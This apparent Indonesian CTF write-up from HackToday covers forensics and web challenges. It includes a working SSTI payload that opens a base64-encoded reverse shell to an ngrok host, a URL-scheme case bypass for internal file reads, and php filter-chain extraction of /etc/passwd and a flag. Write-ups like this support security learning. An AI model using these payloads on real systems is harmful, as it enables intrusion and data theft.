





Pendekatan & Solusi


Disini misal kita lihat packet http bakal kelihatan percakapan antara 2 pihak di text data.






Ternyata ada image yang dikirim, dan kita bisa export object. Untuk string b64 itu > “ilovekuroko” tapi belum tau ini buat apa.






Di packet http terakhir ada hex string yang berisi part pertama dari flag.






```
> zsteg d3e19ceecb4a458e74a8596792876073.png
[?] 580075 bytes of extra data after image end (IEND), offset = 0x6c28a8
extradata:0         .. file: 7-zip archive data, version 0.4
    00000000: 37 7a bc af 27 1c 00 04  d7 73 f6 97 a5 d9 08 00  |7z..'....s......|
    00000010: 00 00 00 00 26 00 00 00  00 00 00 00 4c 94 b7 37  |....&.......L..7|
    00000020: 3f dc 6f 28 1c 76 23 f7  c2 b4 0c 93 a0 65 e0 0c  |?.o(.v#......e..|
    00000030: ee 0e a9 8f f8 89 40 e2  1d 52 8a 7a 91 80 f9 f1  |......@..R.z....|
    00000040: 27 f5 e1 f5 85 f5 0b 9d  21 ef 08 47 26 e5 3e 42  |'.......!..G&.>B|
    00000050: 0c ca aa 9e 0c 56 8f 98  f5 20 5d e5 59 9c 5e 66  |.....V... ].Y.^f|
    00000060: 47 64 ac c2 4a 48 ec 4e  5c 6a af dd e4 64 3e 7c  |Gd..JH.N\j...d>||
    00000070: f8 74 a8 b4 d2 31 c8 d9  5f 9e 1f 28 6c 68 c6 fd  |.t...1.._..(lh..|
    00000080: 60 54 dd 65 84 1b 54 3f  af e0 62 ff dc 5e 67 8b  |`T.e..T?..b..^g.|
    00000090: 2a 53 2d 41 e0 98 78 04  94 4c f0 58 a2 95 2c 40  |*S-A..x..L.X..,@|
    000000a0: d4 f4 12 b6 02 8d cb 88  ec 62 61 3d 78 35 6e ef  |.........ba=x5n.|
    000000b0: 10 bb 24 06 5c 34 47 98  14 44 f8 9d 8d 4e 30 d3  |..$.\4G..D...N0.|
    000000c0: 61 3d 9a bf ff a8 40 e9  94 f1 8b 22 d5 91 71 3e  |a=....@....".."q>|
    000000d0: bf be 46 8a cc 1c dc a5  8f 37 2c 05 0d 1d 02 60  |..F......7,....`|
    000000e0: 43 f5 61 3e 67 27 5c ec  1e 5e ca 85 bb cf c5 62  |C.a>g'\..^.....b|
    000000f0: 22 82 cd d2 a9 2d 21 0f  ef 75 71 22 b1 df 5f 44  |"....-!..uq"..._D|
imagedata           .. text: "\tB@A&**\n\r"
```

Ternyata dari image yang dikirim ada 7znya, bukan cuma imagenya, disini saya pisah pakai imhex.





Ini 7znya ternyata zipbomb, string “ilovekuroko” tadi itu password dari 7z ini. Saya extract sebentar terus saya stop, ternyata ada file secret.txt yang berisi part 3 dari flag.





Nah buat part 2 ini berjam-jam nyarinya. Ternyata challnya ngetes kesehatan mata. Kalo image yang udah clean dari 7z di liat bit planesnya atau dilihat LSBnya, ada string KECIL BANGET dibawah yang merupakan part 2 dari flag (bikin gila ini 😭).





WEB

MiniWeb

Flag: hacktoday{karena_roti_lebih_enak_dari_kunci_gang}

Deskripsi

http://103.160.212.3:5001

Author: yqroo

Informasi Terkait Soal

Diberikan sebuah 2 buah aplikasi yakni internal application, dan exposed application, setidaknya berikut adalah strukturnya:

Chall Structure

```
.
├── docker-compose.yml
├── front-server
│   ├── Dockerfile
│   ├── app.py
│   ├── requirements.txt
│   ├── static
│   │   ├── script.js
│   │   └── style.css
│   ├── templates
│   │   └── index.html
│   └── waf.py
└── internal-server
    ├── Dockerfile
    └── src
        └── index.php
```

Dengan flag terletak pada host internal web tepatnya di /flag.txt, ini bisa kita lihat di file Dockerfile

Dockerfile

```
FROM php:8.1-cli

WORKDIR /var/www/html
```

```
COPY ./src .

RUN echo "hacktoday{test}" > /flag.txt

EXPOSE 9000

CMD ["php", "-S", "0.0.0.0:9000"]
```

Jadi target utama kita adalah melakukan antara arbitrary file read, atau remote code execution pada internal web.

Pendekatan

Pada aplikasi yang terekspos oleh user, terdapat vulnerability yang cukup jelas yakni SSTI pada endpoint sub tepatnya pada penggunaan parameter sub:

app.py

```
@app.route('/sub')
def sub():
    if request.args.get("name", "") :
        try :
            name = request.args.get("name", "").strip()
            print(waf.sanitize_input(name))
            return Template(waf.sanitize_input(f"{name} has
subscribed successfully")).render()
        except :
            return "error"
```

Meskipun terdapat sanitasi pada input, untuk mendapatkan SSTI yang mengarah ke RCE bisa dibilang cukup mudah, payload yang kami gunakan untuk mendapatkan reverse shell adalah sebagai berikut:

SSTI Payload

```
{{().__class__.__base__.__subclasses__().__getitem__(355)('echo
c2ggLWkgPiYgL2Rldi90Y3AvMC50Y3AuYXAubmdyb2suaW8vMTE0OTUgMD4mMQ==
|base64 -d | bash
-i',shell=True,stdout=-1).communicate().__getitem__(0).decode()}}
```

```
PS D:\3_CTF_AND_PENTES\Hacktod> ncat.exe -lnvp 1234
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 127.0.0.1:64863.
sh: 0: can't access tty; job control turned off
# whoami
root
# ls
app.py
chrisganteng
requirements.txt
static
templates
waf.py
#
```

kita berhasil mendapatkan reverse shell (halo mas chris ganteng). Setelah itu, karena container ini memiliki bridge network ke internal app, kita bisa mengaksesnya secara langsung. Pada aplikasi internal, kita bisa melihat bahwa aplikasi tersebut melakukan request menggunakan curl pada uri yang disupply oleh user, dan meskipun terdapat sanitasi pada protokol seperti berikut:

index.php

```php
$url = $_GET['url'];

$parsed = parse_url($url);
if (in_array($parsed['scheme'], [
    'ftp',
    'ftps',
    'file',
    'php',
    'zlib',
    'data',
    'glob',
    'phar',
    'ssh2',
    'rar',
    'ogg',
    'expect',
    'zip'
])) {
    die("Invalid URL scheme.");
}
```

Kita bisa melakukan bypass dengan mengubah salah satu huruf protokol menjadi kapital.

Solusi

solver.py

```
root@3d641fd82265:/app# python3
python3
Python 3.9.23 (main, Jul 22 2025, 01:40:31)
[GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
import requests
>>> print(requests.get("http://php_internal:9000?url=File:///flag.txt").text)
```

Setelah itu kita akan mendapatkan flagnya.

Hasil

solver.py

```
hacktoday{karena_roti_lebih_enak_dari_kunci_gang}
```

MD Parser

Flag: hacktoday{beneran_full_vibe_code_ini_maklum_soal_dadakan_hehe}

Deskripsi

full vibe coded btw

http://103.160.212.3:8000/ http://103.160.212.3:8001/ (backup)

Author: agoyy

Informasi Terkait Soal

Kita diberikan aplikasi berbasis PHP untuk markdown parser, dimana input dalam bentuk markdown akan di convert menjadi bentuk HTML. Flag pada aplikasi ini terletak pada salah satu home path user yang namanya digenerate secara random, sehingga target utama kita adalah antara melakukan RCE, atau File Read dari flag. Berikut adalah kode Dockerfile dimana flag diletakkan

Dockerfile

```
FROM php:8.1-apache

RUN a2enmod rewrite

COPY flag.txt /tmp/flag.txt
COPY index.php /var/www/html/index.php

RUN set -eux; \
    new_user="user$(head /dev/urandom | tr -dc a-z0-9 | head -c 8)"; \
    useradd -m "$new_user"; \
    mv /tmp/flag.txt "/home/$new_user/flag.txt"; \
    chown "$new_user":www-data "/home/$new_user/flag.txt"; \
    chmod 440 "/home/$new_user/flag.txt"; \
    echo "flag placed at /home/$new_user/flag.txt and owned by ${new_user}:www-data"
```

Pendekatan

Bagian yang menarik perhatian saya sedari awal (dan yang bikin saya pusing 3 jam sebelum akhirnya solve), adalah bagian mengambil **imageSourceFromPath**, berikut adalah snippetnya:

imageSourceFromPath (index.php)

```
    protected function imageSourceFromPath(string $url): string {
        $url = trim($url);
        if (preg_match('/^<(.+)>$/', $url, $m)) $url = $m[1]; #Get
image URL without <>
        if (preg_match('/^\s*(javascript):/i', $url)) return '#'; #NO
javascript URIs, it's case-insensitive
        if (preg_match('#^data:#i', $url)) return
htmlspecialchars($url); #Parse data URIS

        $ctx = null;
        if (preg_match('#^https?://#i', $url)) {
            $ctx = stream_context_create([
                'http' => [ 'timeout' => 5, 'header' => "User-Agent:
SimpleMarkdown/1.0\r\n", 'follow_location' => 1 ],
                'https' => [ 'timeout' => 5, 'header' => "User-Agent:
SimpleMarkdown/1.0\r\n", 'follow_location' => 1 ],
            ]);
            if (!ini_get('allow_url_fopen')) return
htmlspecialchars($url);
        }

        $data = @file_get_contents($url, false, $ctx);
        if ($data === false) return htmlspecialchars($url);
        if (function_exists('finfo_buffer')) {
            $finfo = finfo_open(FILEINFO_MIME_TYPE);
            $mime = finfo_buffer($finfo, $data);
            finfo_close($finfo);
        } else {
            $ext = strtolower(pathinfo(parse_url($url, PHP_URL_PATH)
?? '', PATHINFO_EXTENSION));
            $mime = $ext ? ('image/' . $ext) :
'application/octet-stream';
        }
        if (strpos($mime, 'image/') !== 0) {
            return htmlspecialchars($url);
        }

        return 'data:' . htmlspecialchars($mime) . ';base64,' .
base64_encode($data);
    }
```

Kalau kita cek di dalam containernya, allow_url_fopen nya enabled, jadi kita bisa meretrieve file dari luar, dan perlu diperhatikan bahwa mime typenya harus berawalan “image/”, sehingga file dapat ditampilkan ke user. Saat mengerjakan ini, saya sepenuh jiwa sadar kalau ini pasti php wrapper filter chain, namun kendala utama dalam menyelesaikan soal ini adalah bagaimana caranya supaya hasil ekstraksi informasinya dianggap sebagai image. Apabila tidak berbentuk image, maka yang ditampilkan adalah urlnya yang diescape htmlspecialchars. Setelah meditasi selama beberapa jam (doom scrolling google), akhirnya saya kepikiran gimana caranya kita bisa meng-wrap hasil outputnya dalam struktur yang diterima oleh PHP sebagai sebuah image. Akhirnya saya menemukan tools yang cukup GG, yakni https://github.com/ambionics/wrapwrap/tree/main, dimana kita bisa melakukan wrapping hasil dari konten yang diekstraksi dengan informasi lain. Tanpa berpikir panjang saya langsung clone, dan menggunakan command berikut untuk mendapatkan payload yang akan meng-wrap hasil ekstraksi informasi saya di dalam format svg, saya ambil SVG karena pusing dan malas mikir kalau masukin ke gif atau png gimana :/.

Command

```
python3 wrapwrap.py file_yang_mau_diekstrak '<?xml version="1.0"
encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg">' "</svg>" 300
```

Solusi

Tahap pertama kita ketahui usernya dulu dengan ekstrak /etc/passwd

extract user

```
python3 wrapwrap.py /etc/passwd '<?xml version="1.0" encoding="UTF-8"?> <svg
xmlns="http://www.w3.org/2000/svg">' "</svg>" 1000
```

Karena apabila hasilnya valid maka outputnya akan dimasukkan dalam bentuk base64 di source image, kita tinggal ambil base64 encoded resultnya, lalu kita decode hasilnya:

Kita akan dapatkan usernya:

Usernya

```
<?xml version="1.0" encoding="UTF-8"?>
<svg
xmlns="http://www.w3.org/2000/svg">MMroot:x:0:0:root:/root:/bin/bash=0Adaemon:x:
1:1:daemon:/usr/sbin:/usr/sbin/nologin=0Abin:x:2:2:bin:/bin:/usr/sbin/nologin=0Asys:x:
3:3:sys:/dev:/usr/sbin/nologin=0Async:x:4:65534:sync:/bin:/bin/sync=0Agames:x:5:60:
games:/usr/games:/usr/sbin/nologin=0Aman:x:6:12:man:/var/cache/man:/usr/sbin/nolo
gin=0Alp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin=0Amail:x:8:8:mail:/var/mail:/usr/sbin
/nologin=0Anews:x:9:9:news:/var/spool/news:/usr/sbin/nologin=0Auucp:x:10:10:uucp:/
var/spool/uucp:/usr/sbin/nologin=0Aproxy:x:13:13:proxy:/bin:/usr/sbin/nologin=0Awww
-data:x:33:33:www-data:/var/www:/usr/sbin/nologin=0Abackup:x:34:34:backup:/var/ba
ckups:/usr/sbin/nologin=0Alist:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin=0Airc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin=0A_a
pt:x:42:65534::/nonexistent:/usr/sbin/nologin=0Anobody:x:65534:65534:nobody:/none
xistent:/usr/sbin/nologin=0Auserfbszb7za:x:1000:1000::/home/userfbszb7za:/bin/sh=0
A=0F=80=0F@=0F@=03=C1=14=80=03=C0=10=00=03=C0=BE=04/=00=03=04
```

Selanjutnya kita ambil flagnya di: /home/userfbszb7za/flag.txt

extract user

```
python3 wrapwrap.py /home/userfbszb7za/flag.txt  '<?xml version="1.0"
encoding="UTF-8"?> <svg xmlns="http://www.w3.org/2000/svg">' "</svg>" 1000
```

Hasil

Lakukan hal serupa dengan step sebelumnya, dan kita akan dapatkan flagnya:

Usernya

```
<?xml version="1.0" encoding="UTF-8"?>
<svg
xmlns="http://www.w3.org/2000/svg">MMhacktoday{beneran_full_vibe_code_ini_maklu
m_soal_dadakan_hehe}=0A=F8=10=B4=00=00=00=F0=00D=1F=E0=00=00=03=C0=0
0=10=00=00=00=00=03=C0=00
B=D0=01=02U=D0=00=00=00=C0=01=02U=D0=00=00=0
```

Gateway

Flag: hacktoday{g4t3w4y_m1sc0nf1gur4t10n_c0z_tr0ubl3}

Deskripsi

Pernah dengar Gerbang Torii? Katanya sih itu gerbang pembatas antara dunia manusia sama dunia arwah. Nggak semua orang bisa sembarangan lewat. Harus tenang, sopan, dan tau diri. Kalau nggak... ya bisa aja "tersesat" ke tempat yang nggak seharusnya.

Author :MuSaMa

http://103.160.212.3:13810

Informasi Terkait Soal

Diberikan image openresty dengan nginx configuration:

Dockerfile

```
FROM openresty/openresty:alpine

COPY ./nginx.conf /usr/local/openresty/nginx/conf/nginx.conf
COPY ./www /www
RUN echo "hacktoday{test}" > /flag
RUN echo "test" > /password

EXPOSE 80

CMD ["sh", "-c", "openresty -g 'daemon off;'"]
```

Dan ada nginx.conf yang menggunakan lua untuk melakukan handling terhadap permintaan client:

Dockerfile

```
events {
    worker_connections 8192;
}

http {
    include mime.types;
    default_type text/html;
    access_log off;
    error_log /dev/null;
    sendfile on;
```

```
init_by_lua_block {
    u = io.open("/flag", "r")
    v = io.open("/password", "r")
    x = u:read("*all")
    y = v:read("*all")
    u:close()
    password = string.gsub(y, "[\n\r]", "")
    os.remove("/flag")
    os.remove("/password")
}

server {
    listen 80 default_server;
    location / {
        content_by_lua_block {
            ngx.say("ok")
        }
    }

    location /static {
        alias /www/;
        access_by_lua_block {
            if ngx.var.remote_addr ~= "127.0.0.1" then
                ngx.exit(403)
            end
        }
        add_header Accept-Ranges bytes;
    }

    location /download {
        access_by_lua_block {
            local blacklist = {"%.", "/", ";", "flag", "proc"}
            local args = ngx.req.get_uri_args()
            for k, v in pairs(args) do
                for _, b in ipairs(blacklist) do
                    if string.find(v, b) then
                        ngx.exit(403)
                    end
                end
            end
        }
```

```
            add_header Content-Disposition "attachment;
filename=download.txt";
            proxy_pass http://127.0.0.1/static$arg_filename;
            body_filter_by_lua_block {
                local blacklist = {"flag", "hacktoday", "CTF",
"password", "secret", "pass"}
                for _, b in ipairs(blacklist) do
                    if string.find(ngx.arg[1], b) then
                        ngx.arg[1] = string.rep("*",
string.len(ngx.arg[1]))
                    end
                end
            }
        }

        location /read {
            access_by_lua_block {
                if ngx.var.http_x_password ~= password then
